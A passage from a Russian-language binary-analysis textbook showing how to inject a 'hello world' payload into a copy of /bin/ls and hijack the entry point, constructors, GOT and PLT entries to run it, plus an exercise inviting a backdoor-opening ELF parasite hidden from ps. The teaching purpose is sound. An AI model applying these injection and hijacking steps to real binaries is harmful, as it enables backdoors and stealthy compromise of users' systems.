Давайте теперь взглянем на то, как используется *elfinject* ❷. Как видим, *elfinject* принимает пять аргументов: путь к двоичному файлу-хозяину, путь к внедряемому файлу, имя и адрес внедряемой секции и смещение точки входа от начала внедряемого кода (или  $-1$ , если точки входа нет). Внедряемый файл *hello.bin* внедряется в файл-хозяин.

В качестве файла-хозяина я использую копию */bin/ls* ❸. Как видим, до внедрения *ls* ведет себя как обычно, т. е. печатает список файлов в текущем каталоге ❹. Утилита *readelf* показывает, что двоичный файл содержит секцию *.note.ABI-tag* ❺ и сегмент *PT\_NOTE* ❻, который в ходе внедрения будет перезаписан.

Теперь пора внедрить код. В примере я использую *elfinject*, чтобы внедрить файл *hello.bin* в двоичный файл *ls*, указав имя секции *.injected* и адрес ее загрузки *0x800000* (*elfinject* добавит ее в конец двоичного файла) ❼. В качестве точки входа я задаю *0*, потому что исполнение *hello.bin* должно начинаться с первой же команды.

После успешного завершения *elfinject* *readelf* показывает, что файл *ls* содержит секцию кода *.injected* ❽ и новый исполняемый сегмент типа *PT\_LOAD* ❾, включающий эту секцию. Кроме того, секция *.note.ABI-tag* и сегмент *PT\_NOTE* исчезли, потому что были перезаписаны. Похоже, внедрение сработало!

Теперь проверим, работает ли внедренный код так, как ожидается. Выполнив модифицированный двоичный файл *ls* ❿, мы видим, что теперь вначале исполняется внедренный код, который печатает сообщение *hello world!*. Затем внедренный код передает управление на оригинальную точку входа, после чего печатается содержимое каталога.

## 7.4 Вызов внедренного кода

В предыдущем разделе мы научились использовать *elfinject* для внедрения новой секции кода в имеющийся двоичный файл. Чтобы выполнить новый код, мы модифицировали точку входа в ELF-файл, так чтобы новый код начал работать, как только загрузчик передаст файлу управление. Но не всегда требуется, чтобы внедренный код начинал работать сразу после запуска программы. Иногда код внедряется по другим причинам, например чтобы заменить существующую функцию.

В этом разделе мы обсудим альтернативные методы передачи управления внедренному коду. Я также напомним технику модифика-

ции точки входа в ELF-файл, на этот раз используя лишь шестнадцатеричный редактор. Это позволит нам перенаправить точку входа не только на код, внедренный с помощью elfinject, но и на код, вставленный другими способами, например в результате перезаписывания мертвого кода. Отметим, что все обсуждаемые в этом разделе методы сочетаются с любым способом внедрения, а не только с перезаписью PT\_NOTE.

### 7.4.1 Модификация точки входа

Сначала вспомним технику модификации точки входа в ELF-файл. В следующем примере я передаю управление секции кода, внедренной с помощью elfinject, но для модификации точки входа воспользуюсь не elfinject, а шестнадцатеричным редактором. Это поможет понять, как обобщить данную технику на другие способы внедрения кода.

В листинге 7.12 приведены ассемблерные команды внедренного кода. Это все тот же пример «hello world» из предыдущего раздела.

Листинг 7.12. *hello.s*

---

```
❶ BITS 64

SECTION .text
global main

main:
❷  push rax                ; сохранить все затираемые регистры
    push rcx ;             ; (rcx и r11 изменяются ядром)
    push rdx
    push rsi
    push rdi
    push r11

❸  mov rax,1               ; sys_write
    mov rdi,1              ; stdout
    lea rsi,[rel $+hello-$] ; hello
    mov rdx,[rel $+len-$]  ; len
❹  syscall

❺  pop r11
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax

❻  push 0x4049a0           ; перейти на оригинальную точку входа
    ret

❼  hello: db "hello world",33,10
❽  len : dd 13
```

---



Код написан в синтаксисе Intel в предположении, что будет обработан ассемблером `nasm` в 64-разрядном режиме ❶. Первые несколько команд сохраняют регистры `rax`, `rcx`, `rdx`, `rsi` и `rdi` в стеке ❷. Эти регистры могут быть затерты ядром, так что их прежние значения нужно будет восстановить после завершения внедренного кода, чтобы не нарушить работоспособность другого кода.

Следующие команды готовят аргументы для системного вызова `sys_write` ❸, который печатает строку `hello world!` на экране. (Информацию обо всех стандартных системных вызовах Linux с номерами вызова и аргументами можно найти на странице руководства `man syscall`.) Для `sys_write` номер системного вызова (помещаемый в `rax`) равен 1, а аргументов три: дескриптор записываемого файла (для `stdout` равен 1), указатель на печатаемую строку и длина строк. После того как все аргументы подготовлены, команда `syscall` ❹ вызывает систему, и та печатает строку.

После вызова `sys_write` код восстанавливает ранее сохраненное состояние регистров ❺. Затем в стек помещается адрес `0x4049a0` оригинальной точки входа (я нашел его с помощью `readelf`, а как именно, покажу чуть ниже) и производится возврат по этому адресу, после чего начинается выполнение оригинальной программы ❻.

Строка «hello world» ❼ объявлена после ассемблерных команд, равно как и целое число, содержащее длину строки ❸; то и другое используется в системном вызове `sys_write`.

Чтобы подготовить код к внедрению, его следует ассемблировать, создав простой двоичный файл, который не содержит ничего, кроме машинных команд и данных, – полноценный ELF-файл с заголовками и прочими излишествами нам тут не нужен. Для этой цели мы воспользуемся ассемблером `nasm` с флагом `-f`, как показано в листинге 7.13. В файле *Makefile* для этой главы имеется цель *hello.bin*, которая выполняет эту команду автоматически.

Листинг 7.13. Ассемблирование *hello.s* в *hello.bin* с помощью *nasm*

```
$ nasm -f bin -o hello.bin hello.s
```

Созданный в результате файл *hello.bin* содержит только машинные команды и данные и, следовательно, подходит для внедрения. Теперь воспользуемся программой `elfinject`, чтобы внедрить этот файл, и переопределим точку входа в ELF-файл с помощью шестнадцатеричного редактора таким образом, чтобы внедренный код начал работу сразу после запуска двоичного файла. В листинге 7.14 показано, как это делается.

Листинг 7.14. Вызов внедренного кода путем переопределения точки входа в ELF-файл

- ```
❶ $ cp /bin/ls ls.entry
❷ $ ./elfinject ls.entry hello.bin ".injected" 0x800000 -1
```

```
$ readelf -h ./ls.entry
```

```
ELF Header:
```

```
Magic:  7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class:                                     ELF64
Data:                                       2's complement, little endian
Version:                                  1 (current)
OS/ABI:                                    UNIX - System V
ABI Version:                              0
Type:                                      EXEC (Executable file)
Machine:                                  Advanced Micro Devices X86-64
Version:                                  0x1
Entry point address:                      0x4049a0
Start of program headers:                 64 (bytes into file)
Start of section headers:                124728 (bytes into file)
Flags:                                    0x0
Size of this header:                     64 (bytes)
Size of program headers:                 56 (bytes)
Number of program headers:               9
Size of section headers:                 64 (bytes)
Number of section headers:               29
Section header string table index:       28
```

```
$ readelf --wide -S code/chapter7/ls.entry
```

```
There are 29 section headers, starting at offset 0x1e738:
```

```
Section Headers:
```

| [Nr] | Name      | Type     | Address          | Off    | Size   | ES | Flg | Lk | Inf | Al |
|------|-----------|----------|------------------|--------|--------|----|-----|----|-----|----|
| ...  |           |          |                  |        |        |    |     |    |     |    |
| [27] | .injected | PROGBITS | 0000000000800e78 | 01ee78 | 00003f | 00 | AX  | 0  | 0   | 16 |
| ...  |           |          |                  |        |        |    |     |    |     |    |

```
⑤ $ ./ls.entry
```

```
elfinject elfinject.c hello.s hello.bin ls Makefile
```

```
⑥ $ hexedit ./ls.entry
```

```
$ readelf -h ./ls.entry
```

```
ELF Header:
```

```
Magic:  7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class:                                     ELF64
Data:                                       2's complement, little endian
Version:                                  1 (current)
OS/ABI:                                    UNIX - System V
ABI Version:                              0
Type:                                      EXEC (Executable file)
Machine:                                  Advanced Micro Devices X86-64
Version:                                  0x1
Entry point address:                      0x800e78
Start of program headers:                 64 (bytes into file)
Start of section headers:                124728 (bytes into file)
Flags:                                    0x0
Size of this header:                     64 (bytes)
Size of program headers:                 56 (bytes)
Number of program headers:               9
Size of section headers:                 64 (bytes)
Number of section headers:               29
Section header string table index:       28
```

```
❶ $ ./ls.entry
hello world!
elfinject elfinject.c hello.s hello.bin ls Makefile
```

Сначала скопируем двоичный файл `/bin/ls` в `ls.entry` ❶. Этот файл станет хозяином внедренного кода. Затем с помощью `elfinject` внедрим только что подготовленный код в файл, указав адрес загрузки `0x800000` ❷, – как обсуждалось в разделе 7.3.2, но с одним существенным отличием: последний аргумент `elfinject` равен `-1`, чтобы подать модификацию точки входа (мы перезапишем ее сами).

С помощью `readelf` найдем оригинальную точку входа в двоичный файл: `0x4049a0` ❸. Заметим, что это адрес, на который внедренный код переходит после печати сообщения `hello world` (см. листинг 7.12). `readelf` также показывает, что внедренная секция начинается с адреса `0x800e78` ❹, а не `0x800000`. Это объясняется тем, что `elfinject` немного подправила адрес, чтобы он соответствовал требованиям формата ELF к выравниванию; подробнее об этом см. в приложении В. Важно здесь то, что `0x800e78` – новый адрес, которым мы собираемся перезаписать адрес точки входа.

Точка входа еще не модифицирована, поэтому если сейчас запустить `ls.entry`, то она будет вести себя в точности так же, как обычная команда `ls`, т. е. никакого сообщения «hello world» вначале не будет ❺. Чтобы изменить точку входа, откроем файл `ls.entry` в `hexedit` ❻ и найдем адрес оригинальной точки входа. Напомним, что диалоговое окно поиска в `hexedit` открывается нажатием клавиши `/`, после чего нужно ввести искомую строку адреса. Адрес хранится в прямом порядке байтов, так что нужно искать байты `a04940`, а не `4049a0`. Найдя точку входа, перезапишем ее, снова инвертировав порядок байтов: `780e80`. Осталось нажать **Ctrl+X** для выхода и **Y** для сохранения изменений.

Теперь `readelf` показывает, что точка входа стала равна `0x800e78` ❼, и указывает на начало внедренного кода. При запуске `ls.entry` печатается строка `hello world`, а только потом содержимое каталога ❸. Мы успешно перезаписали точку входа!

## 7.4.2 Перехват конструкторов и деструкторов

Теперь рассмотрим другой способ гарантировать выполнение внедренного кода один раз за время работы двоичного файла: в начале или в конце выполнения. Напомним (см. главу 2), что двоичные ELF-файлы для x86, откомпилированные с помощью `gcc`, содержат секции `.init_array` и `.fini_array`, в которых хранятся указатели на последовательности конструкторов и деструкторов соответственно. Перезаписав один из этих указателей, мы сможем вызвать внедренный код до или после функции `main`.

Разумеется, после завершения работы внедренного кода необходимо передать управление перехваченному конструктору или деструктору. Для этого придется внести во внедренный код небольшие изме-

нения, как показано в листинге 7.15. В этом листинге предполагается, что управление возвращается конкретному конструктору, адрес которого найден с помощью objdump.

#### Листинг 7.15. *hello-ctor.s*

```
BITS 64

SECTION .text
global main

main:
    push rax                ; сохранить все затираемые регистры
    push rcx                ; (rcx и r11 изменяются ядром)
    push rdx
    push rsi
    push rdi
    push r11

    mov rax,1               ; sys_write
    mov rdi,1               ; stdout
    lea rsi,[rel $+hello-$] ; hello
    mov rdx,[rel $+len-$]   ; len
    syscall

    pop r11
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax

❶ push 0x404a70            ; перейти к оригинальному конструктору
    ret

hello: db "hello world",33,10
len : dd 13
```

Код в листинге 7.15 такой же, как в листинге 7.12, с тем отличием, что возврат в точке ❶ производится по адресу перехваченного конструктора, а не точки входа. Команда ассемблирования в простой двоичный файл выглядит так же, как в предыдущем разделе. В листинге 7.16 показано, как внедрить код в двоичный файл и перехватить конструктор.

#### Листинг 7.16. *Вызов внедренного кода путем перехвата конструктора*

```
❶ $ cp /bin/ls ls.ctor
❷ $ ./elfinject ls.ctor hello-ctor.bin ".injected" 0x800000 -1
$ readelf --wide -S ls.ctor
There are 29 section headers, starting at offset 0x1e738:
Section Headers:
```



| [Nr]   | Name               | Type       | Address          | Off    | Size   | ES | Flg | Lk | Inf | Al |
|--------|--------------------|------------|------------------|--------|--------|----|-----|----|-----|----|
| [ 0]   |                    | NULL       | 0000000000000000 | 000000 | 000000 | 00 |     | 0  | 0   | 0  |
| [ 1]   | .interp            | RROGBITS   | 0000000000400238 | 000238 | 00001c | 00 | A   | 0  | 0   | 1  |
| [ 2]   | .init              | PROGBITS   | 00000000004022b8 | 0022b8 | 00001a | 00 | AX  | 0  | 0   | 4  |
| [ 3]   | .note.gnu.build-id | NOTE       | 0000000000400274 | 000274 | 000024 | 00 | A   | 0  | 0   | 4  |
| [ 4]   | .gnu.hash          | GNU_HASH   | 0000000000400298 | 000298 | 0000c0 | 00 | A   | 5  | 0   | 8  |
| [ 5]   | .dynsym            | DYNSYM     | 0000000000400358 | 000358 | 000cd8 | 18 | A   | 6  | 1   | 8  |
| [ 6]   | .dynstr            | STRTAB     | 0000000000401030 | 001030 | 0005dc | 00 | A   | 0  | 0   | 1  |
| [ 7]   | .gnu.version       | VERSYM     | 000000000040160c | 00160c | 000112 | 02 | A   | 5  | 0   | 2  |
| [ 8]   | .gnu.version_r     | VERNEED    | 0000000000401720 | 001720 | 000070 | 00 | A   | 6  | 1   | 8  |
| [ 9]   | .rela.dyn          | RELA       | 0000000000401790 | 001790 | 0000a8 | 18 | A   | 5  | 0   | 8  |
| [10]   | .rela.plt          | RELA       | 0000000000401838 | 001838 | 000a80 | 18 | AI  | 5  | 24  | 8  |
| [11]   | .plt               | PROGBITS   | 00000000004022e0 | 0022e0 | 000710 | 10 | AX  | 0  | 0   | 16 |
| [12]   | .plt.got           | PROGBITS   | 00000000004029f0 | 0029f0 | 000008 | 00 | AX  | 0  | 0   | 8  |
| [13]   | .text              | PROGBITS   | 0000000000402a00 | 002a00 | 011259 | 00 | AX  | 0  | 0   | 16 |
| [14]   | .fini              | PROGBITS   | 0000000000413c5c | 013c5c | 000009 | 00 | AX  | 0  | 0   | 4  |
| [15]   | .rodata            | PROGBITS   | 0000000000413c80 | 013c80 | 006974 | 00 | A   | 0  | 0   | 32 |
| [16]   | .eh_frame_hdr      | PROGBITS   | 000000000041a5f4 | 01a5f4 | 000804 | 00 | A   | 0  | 0   | 4  |
| [17]   | .eh_frame          | PROGBITS   | 000000000041adf8 | 01adf8 | 002c6c | 00 | A   | 0  | 0   | 8  |
| [18]   | .jcr               | PROGBITS   | 000000000061de10 | 01de10 | 000008 | 00 | WA  | 0  | 0   | 8  |
| ❶ [19] | .init_array        | INIT_ARRAY | 000000000061de00 | 01de00 | 000008 | 00 | WA  | 0  | 0   | 8  |
| [20]   | .fini_array        | FINI_ARRAY | 000000000061de08 | 01de08 | 000008 | 00 | WA  | 0  | 0   | 8  |
| [21]   | .got               | PROGBITS   | 000000000061dff8 | 01dff8 | 000008 | 08 | WA  | 0  | 0   | 8  |
| [22]   | .dynamic           | DYNAMIC    | 000000000061de18 | 01de18 | 0001e0 | 10 | WA  | 6  | 0   | 8  |
| [23]   | .got.plt           | PROGBITS   | 000000000061e000 | 01e000 | 000398 | 08 | WA  | 0  | 0   | 8  |
| [24]   | .data              | PROGBITS   | 000000000061e3a0 | 01e3a0 | 000260 | 00 | WA  | 0  | 0   | 32 |
| [25]   | .gnu_debuglink     | PROGBITS   | 0000000000000000 | 01e600 | 000034 | 00 |     | 0  | 0   | 1  |
| [26]   | .bss               | NOBITS     | 000000000061e600 | 01e600 | 000d68 | 00 | WA  | 0  | 0   | 32 |
| [27]   | .injected          | PROGBITS   | 0000000000800e78 | 01ee78 | 00003f | 00 | AX  | 0  | 0   | 16 |
| [28]   | .shstrtab          | STRTAB     | 0000000000000000 | 01e634 | 000102 | 00 |     | 0  | 0   | 1  |

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings), l (large)  
 I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)  
 0 (extra OS processing required) o (OS specific), p (processor specific)

**\$ objdump ls.ctor -s --section=.init\_array**

ls: file format elf64-x86-64

Contents of section .init\_array:

61de00 ④704a4000 00000000 pJ@.....

❷ \$ hexedit ls.ctor

**\$ objdump ls.ctor -s --section=.init\_array**

ls.ctor: file format elf64-x86-64

Contents of section .init\_array:

61de00 ⑥780e8000 00000000 x.....

❸ \$ ./ls.ctor

hello world!

elfinject elfinject.c hello.s hello.bin ls Makefile

Как и раньше, мы начинаем с копирования /bin/ls ❶ и внедрения нового кода в копию ❷ без изменения точки входа. Утилита readelf

---

показывает, что секция `.init_array` существует <sup>3</sup>. Секция `.fini_array` тоже присутствует, но в данном случае я перехватываю конструктор, а не деструктор.

Мы можем просмотреть содержимое `.init_array` с помощью `objdump` и убедиться, что имеется всего один указатель на функцию-конструктор, равный `0x404a70` (хранится в прямом формате) <sup>4</sup>. Теперь можно воспользоваться `hexedit`, чтобы найти этот адрес и заменить его <sup>5</sup> адресом `0x800e78` входа в наш внедренный код.

После этого указатель в секции `.init_array` будет указывать на внедренный код, а не на оригинальный конструктор <sup>6</sup>. Помните, что потом внедренный код передаст управление обратно оригинальному конструктору. После того как указатель на конструктор перезаписан, модифицированный двоичный файл `ls` сначала печатает сообщение «hello world», а потом содержимое каталога <sup>7</sup>. Эта техника позволяет выполнить код однократно в начале или в конце двоичного файла, не модифицируя адрес точки входа.

### 7.4.3 Перехват записей GOT

Обе рассмотренные выше техники – модификация точки входа и перехват конструкторов или деструкторов – позволяют выполнить внедренный код только один раз – в начале или в конце работы программы. А что, если требуется выполнять внедренную функцию многократно, например чтобы заменить имеющуюся библиотечную функцию? Сейчас я покажу, как перехватить запись таблицы GOT с целью замены вызова библиотечной функции вызовом внедренной. Напомним (см. главу 2), что таблица глобальных смещений (GOT) содержит указатели на функции из разделяемой библиотеки и применяется для динамической компоновки. Перезапись одной или нескольких записей в ней дает такой же уровень контроля, как механизм `LD_PRELOAD`, но без необходимости создавать внешнюю библиотеку, содержащую новую функцию, так что двоичный файл остается автономным. Кроме того, перехват GOT подходит не только для постоянных модификаций, но и для эксплуатации двоичного файла во время выполнения.

Чтобы воспользоваться техникой перехвата GOT, внедряемый код придется немного изменить, как показано в листинге 7.17.

Листинг 7.17. `hello-got.s`

---

```
BITS 64

SECTION .text

global main
main:
```

---

<sup>3</sup> Иногда ее не существует, например если двоичный файл откомпилирован не `gcc`. А если использовалась версия `gcc` младше `v4.7`, то секции `.init_array` и `.fini_array` могут называться соответственно `.ctors` и `.dtors`.

---

```

push rax
push rcx
push rdx
push rsi
push rdi
push r11

```



```

; сохранить все затираемые регистры
; (rcx и r11 изменяются ядром)

```

```

mov rax,1          ; sys_write
mov rdi,1          ; stdout
lea rsi,[rel $+hello-$] ; hello
mov rdx,[rel $+len-$] ; len
syscall

```

```

pop r11
pop rdi
pop rsi
pop rdx
pop rcx
pop rax

```

```

❶ ret              ; возврат

```

```

hello: db "hello world",33,10
len : dd 13

```

---

В случае перехвата GOT мы полностью заменяем библиотечную функцию, поэтому нет нужды передавать управление оригинальной реализации по завершении работы внедренного кода. Из-за этого в листинге 7.17 нет зашитого в код адреса, на который в конце передается управление, а функция завершается обычной командой `ret` ❶.

Теперь посмотрим, как техника перехвата GOT реализуется на практике. В листинге 7.18 запись GOT в файле `ls`, соответствующая библиотечной функции `fwrite_unlocked`, замещается указателем на функцию «hello world», показанную в листинге 7.17. Функция `fwrite_unlocked` используется в `ls` для печати всех сообщений на экран.



*Листинг 7.18. Вызов внедренного кода путем перехвата записи GOT*

---

```

❶ $ cp /bin/ls ls.got
❷ $ ./elfinject ls.got hello-got.bin ".injected" 0x800000 -1
$ objdump -M intel -d ls.got
...
❸ 0000000000402800 <fwrite_unlocked@plt>:
402800: ff 25 9a ba 21 00 jmp QWORD PTR [rip+0x21ba9a] # ❹61e2a0 <_fini@@Base+0x20a644>
402806: 68 51 00 00 00 push 0x51
40280b: e9 d0 fa ff ff jmp 4022e0 <_init@@Base+0x28>
...
$ objdump ls.got -s --section=.got.plt

ls.got: file format elf64-x86-64

Contents of section .got.plt:

```

```

...
61e290 e6274000 00000000 f6274000 00000000 .'@.....'@.....
61e2a0 006284000 00000000 16284000 00000000 .(@.....(@.....
61e2b0 26284000 00000000 36284000 00000000 &(@.....6(@.....
...
❶ $ hexedit ls.got
$ objdump ls.got -s --section=.got.plt

ls.got:      file format elf64-x86-64

Contents of section .got.plt:
...
61e290 e6274000 00000000 f6274000 00000000 .'@.....'@.....
61e2a0 00780e8000 00000000 16284000 00000000 x.....(@.....
61e2b0 26284000 00000000 36284000 00000000 &(@.....6(@.....
...
❷ $ ./ls.got
hello world!
hello world!
hello world!
hello world!
hello world!
...

```

После создания копии `ls` ❶ и внедрения в нее кода ❷ мы можем с помощью `objdump` просмотреть записи таблицы PLT (показывающей, где используются записи GOT) и найти ту, что описывает `fwrite_unlocked` ❸. Она начинается по адресу `0x402800`, а используемая ей запись GOT находится по адресу `0x61e2a0` ❹, расположенному в секции `.got.plt`.

Воспользовавшись `objdump` для просмотра секции `.got.plt`, мы увидим оригинальный адрес, хранящийся в записи GOT ❺: `402806` (в прямом порядке байтов). Как объяснялось в главе 2, это адрес следующей команды в записи PLT, относящейся к `fwrite_unlocked`, которую мы хотим перезаписать адресом внедренного кода. Таким образом, наш следующий шаг – запустить `hexedit`, найти строку `062840` и заменить ее адресом `0x800e78` внедренного кода ❻, как обычно. И напоследок мы снова запускаем `objdump`, чтобы убедиться, что запись GOT модифицирована правильно ❼.

После того как запись GOT стала указывать на функцию «hello world», программа `ls` печатает сообщение `hello world` при каждом вызове `fwrite_unlocked` ❸, т. е. весь обычный вывод `ls` заменяется такими строками. Конечно, в реальной жизни мы хотели бы заменить `fwrite_unlocked` более полезной функцией.

Преимущество перехвата GOT заключается не только в простоте реализации, но и в возможности применения во время выполнения. Это связано с тем, что в отличие от секций кода секция `.got.plt` допускает запись на этапе выполнения. Поэтому техника перехвата GOT популярна не только для статической модификации двоичных файлов, но и в эксплойтах с целью изменить поведение работающего процесса.

## 7.4.4 Перехват записей PLT

Следующая техника вызова внедренного кода, перехват PLT, похожа на перехват GOT. В этом случае мы тоже пытаемся вставить замену существующей библиотечной функции. Единственная разница состоит в том, что вместо изменения адреса функции, хранящегося в записи GOT, которая используется PLT-заглушкой, мы изменяем саму PLT-заглушку. Поскольку эта техника включает изменение PLT, являющейся секцией кода, она неприменима для модификации поведения двоичного файла во время выполнения. В листинге 7.19 показано, как используется техника перехвата PLT.

Листинг 7.19. Вызов внедренного кода путем перехвата записи PLT

```
❶ $ cp /bin/ls ls.plt
❷ $ ./elfinject ls.plt hello-got.bin ".injected" 0x800000 -1
$ objdump -M intel -d ls.plt
...
❸ 0000000000402800 <fwrite_unlocked@plt>:
   402800:  ff 25 9a ba 21 00 jmp     QWORD PTR [rip+0x21ba9a] # 61e2a0 <_fini@@Base+0x20a644>
   402806:  68 51 00 00 00     push    0x51
   40280b:  e9 d0 fa ff ff     jmp     4022e0 <_init@@Base+0x28>
...
❹ $ hexedit ls.plt
$ objdump -M intel -d ls.plt
...
❺ 0000000000402800 <fwrite_unlocked@plt>:
   402800:  e9 73 e6 3f 00     jmp     800e78 <_end@@Base+0x1e1b10>
   402805:  00 68 51           add     BYTE PTR [rax+0x51],ch
   402808:  00 00             add     BYTE PTR [rax],al
   40280a:  00 e9             add     cl,ch
   40280c:  d0 fa             sar     dl,1
   40280e:  ff               (bad)
   40280f:  ff               .byte 0xff
...
❻ $ ./ls.plt
hello world!
hello world!
hello world!
hello world!
hello world!
...
```

Как и раньше, начинаем с создания копии файла `ls` ❶ и внедрения в нее нового кода ❷. Заметим, что в этом примере полезная нагрузка такая же, как при перехвате GOT, – мы заменяем вызов библиотечной функции `fwrite_unlocked` вызовом функции «hello world».

С помощью `objdump` посмотрим на запись PLT, относящуюся к `fwrite_unlocked` ❸. Но на этот раз нас интересует не адрес записи GOT, занятой PLT-заглушкой, а двоичный код первой команды PLT-заглушки.

Как показывает `objdump`, он равен `ff259aba2100` ❹, что соответствует косвенному переходу `jmp`, в котором смещение задано относительно регистра `rip`. Мы можем перехватить запись `PLT`, перезаписав эту команду другой, которая переходит прямо на внедренный код.

Затем с помощью `hexedit` найдем последовательность байтов `ff259aba2100`, соответствующую первой команде `PLT`-заглушки ❺, и заменим ее значением `e973e63f00`, кодирующим команду прямого перехода по адресу `0x800e78`, где располагается внедренный код. Его первый байт, `e9`, – код операции команды `jmp`, а следующие 4 байта – смещение внедренного кода относительно самой этой команды.

После внесения изменения снова дизассемблируем `PLT` с помощью `objdump`, чтобы посмотреть, как она выглядит ❻. Мы видим, что первая дизассемблированная команда в записи `PLT` для `fwrite_unlocked` теперь имеет вид `jmp 800e78`: прямой переход на внедренный код. После нее дизассемблер показывает несколько бессмысленных команд, в которые декодированы байты, оставшиеся в оригинальной записи `PLT`, – мы не стали их перезаписывать. Никакой проблемы они не составляют, потому что выполнена будет только первая команда.

Осталось проверить, работает ли наша модификация. Если запустить измененный файл `ls`, то при каждом вызове функции `fwrite_unlocked` будет печататься сообщение «hello world» ❼, как и следовало ожидать. Итоговый результат такой же, как при перехвате `GOT`.

## 7.4.5 Перенаправление прямых и косвенных вызовов

До сих пор мы видели, как выполнять внедренный код в начале или в конце двоичного файла или при вызове библиотечной функции. Но если мы хотим использовать внедренную функцию для замены небиблиотечной функции, то перехват записи `GOT` или `PLT` ничем не поможет. В таком случае мы можем дизассемблировать программу, найти интересующие вызовы и с помощью шестнадцатеричного редактора перезаписать их, заменив вызовами внедренной функции. Процесс редактирования такой же, как при модификации записи `PLT`, поэтому я не стану повторяться.

При перенаправлении косвенного вызова (в отличие от прямого) самое простое – заменить косвенный вызов прямым. Но это не всегда возможно, потому что машинная команда прямого вызова может оказаться длиннее, чем косвенного. В таком случае нужно сначала найти адрес косвенно вызываемой функции, которую требуется подменить, например поставив в `gdb` точку останова на команде косвенного вызова и посмотрев на конечный адрес.

Зная адрес подменяемой функции, мы можем воспользоваться `objdump` или шестнадцатеричным редактором, чтобы найти этот адрес в секции `.gotdata` двоичного файла. Если повезет, это может оказаться указатель на функцию, содержащий целевой адрес. Затем можно перезаписать этот указатель в шестнадцатеричном редакторе, заменив его адресом внедренного кода. Если не повезет, то указатель на функцию, возможно, каким-то образом вычисляется во время выпол-

---

нения, что потребует более сложного редактирования для замены вычисленного адреса адресом внедренного кода.

## 7.5 Резюме



В этой главе мы познакомились с несколькими простыми методами модификации двоичных ELF-файлов: шестнадцатеричное редактирование, переменная окружения `LD_PRELOAD` и внедрение секции кода в ELF-файл. Это не очень гибкие техники, и годятся они только для внесения небольших изменений. Но эта глава должна была убедить вас в необходимости более общих и мощных способов модификации двоичных файлов. К счастью, такие существуют, и мы обсудим их в главе 9!

### Упражнения

#### 1. Изменить формат даты

Создайте копию программы `/bin/date` и с помощью `hexedit` измените формат даты по умолчанию. Для нахождения форматной строки можете воспользоваться утилитой `strings`.

#### 2. Ограничение обзора `ls`

С помощью механизма `LD_PRELOAD` модифицируйте копию `/bin/ls`, так чтобы она показывала только содержимое каталогов внутри вашего домашнего каталога.

#### 3. ELF-паразит

Напишите свой собственный ELF-паразит и с помощью `elfinject` внедрите его в какую-нибудь программу по своему выбору. Попробуйте сделать так, чтобы паразит порождал дочерний процесс, открывающий потайной ход в систему. Премияльные очки – за создание модифицированной версии `ps`, которая не показывает паразитный процесс в списке процессов.



# ЧАСТЬ III

## ПРОДВИНУТЫЙ АНАЛИЗ ДВОИЧНЫХ ФАЙЛОВ







# 8

## НАСТРОЙКА ДИЗАСЕМБЛИРОВАНИЯ

До сих пор мы обсуждали простые методы анализа и дизасемблирования двоичных файлов. Но они не предназначены для работы с обфусцированными файлами, которые нарушают стандартные предположения дизассемблера, или для проведения специальных видов анализа, например сканирования на предмет уязвимостей. Иногда даже средств написания скриптов, предлагаемых дизассемблерами, недостаточно для решения проблемы. В таких случаях можно написать собственный движок дизассемблирования, «заточенный» под конкретные нужды.

В этой главе мы узнаем, как реализовать специальный дизассемблер с помощью каркаса *Capstone*, который дает полный контроль над процессом анализа. Начнем с изучения *Capstone API*, воспользовавшись им для реализации более продвинутого инструмента, а именно сканера гаджетов *возвратно-ориентированного программирования* (*Return-Oriented Programming – ROP*), который можно применить для создания ROP-эксплоитов.

## 8.1 Зачем писать специальный проход дизассемблера?

Большинство популярных дизассемблеров, в т. ч. IDA Pro, спроектированы как средство ручной обратной разработки. Это мощные движки, предлагающие развитый графический интерфейс, мириады опций для визуализации дизассемблированного кода и удобные средства навигации по нагромождению ассемблерных команд. Если ваша цель – всего лишь понять, что делает двоичный файл, то дизассемблер общего назначения будет прекрасным подспорьем, но универсальным средствам недостает гибкости, необходимой для продвинутого автоматизированного анализа. Хотя многие дизассемблеры предлагают средства написания скриптов для постобработки дизассемблированного кода, у них нет возможности настроить сам процесс дизассемблирования, и они не предназначены для эффективной пакетной обработки двоичных файлов. Поэтому если понадобилось выполнить специализированный автоматизированный анализ нескольких файлов, то придется писать специальный дизассемблер.

### 8.1.1 Пример специального дизассемблирования: обфусцированный код

Специальный проход дизассемблера полезен, когда требуется проанализировать двоичный файл, нарушающий стандартные предположения дизассемблера, например вредоносную программу, обфусцированный или написанный вручную файл или дампы памяти либо прошивки. Кроме того, специальные проходы дизассемблера позволяют легко реализовать специфические виды двоичного анализа, целью которых является, например, поиск в коде паттернов, указывающих на потенциальные уязвимости. Это также полезный исследовательский инструмент, позволяющий экспериментировать с новаторскими методами дизассемблирования.

В качестве первого конкретного примера специального дизассемблирования рассмотрим один из типов обфускации кода – *перекрывание команд*. Большинство дизассемблеров выводят для каждого двоичного файла только один листинг, потому что предполагают, что каждому байту соответствует не более одной команды, что каждая команда принадлежит одному простому блоку и что каждый простой блок является частью одной функции. Иными словами, дизассемблеры обычно предполагают, что участки кода не перекрываются. Перекрывание команд нарушает это предположение, затрудняя обратную разработку.

Перекрывание команд возможно, потому что на платформе x86 команды имеют разную длину (в отличие от некоторых других платформ, например ARM, где все команды содержат одинаковое число байтов). Поэтому процессор не требует какого-то специального выравнивания команд в памяти, а это значит, что одна команда может

занимать адреса, уже занятые другой. Следовательно, на x86 можно начать дизассемблирование в середине команды и получить *другую* команду, которая частично (или полностью) перекрывается с первой.

Обфускаторы радостно пользуются перекрытием команд, чтобы сбить с толку дизассемблеры. На платформе x86 сделать это особенно легко, потому что система команд на ней очень плотная, т. е. почти любая последовательность байтов соответствует какой-то команде.

В листинге 8.1 приведен пример перекрытия команд. Исходный код, которому соответствует этот листинг, находится в файле *overlapping\_bb.c*. Чтобы дизассемблировать код, можно запустить *objdump* с флагом *start-address=<addr>*, позволяющим начать дизассемблирование с указанного адреса.

Листинг 8.1. Результат дизассемблирования *overlapping\_bb* (1)

```
$ objdump -M intel --start-address=0x4005f6 -d overlapping_bb
4005f6: push rbp
4005f7: mov  rbp,rsp
4005fa: mov  DWORD PTR [rbp-0x14],edi ; ❶ load i
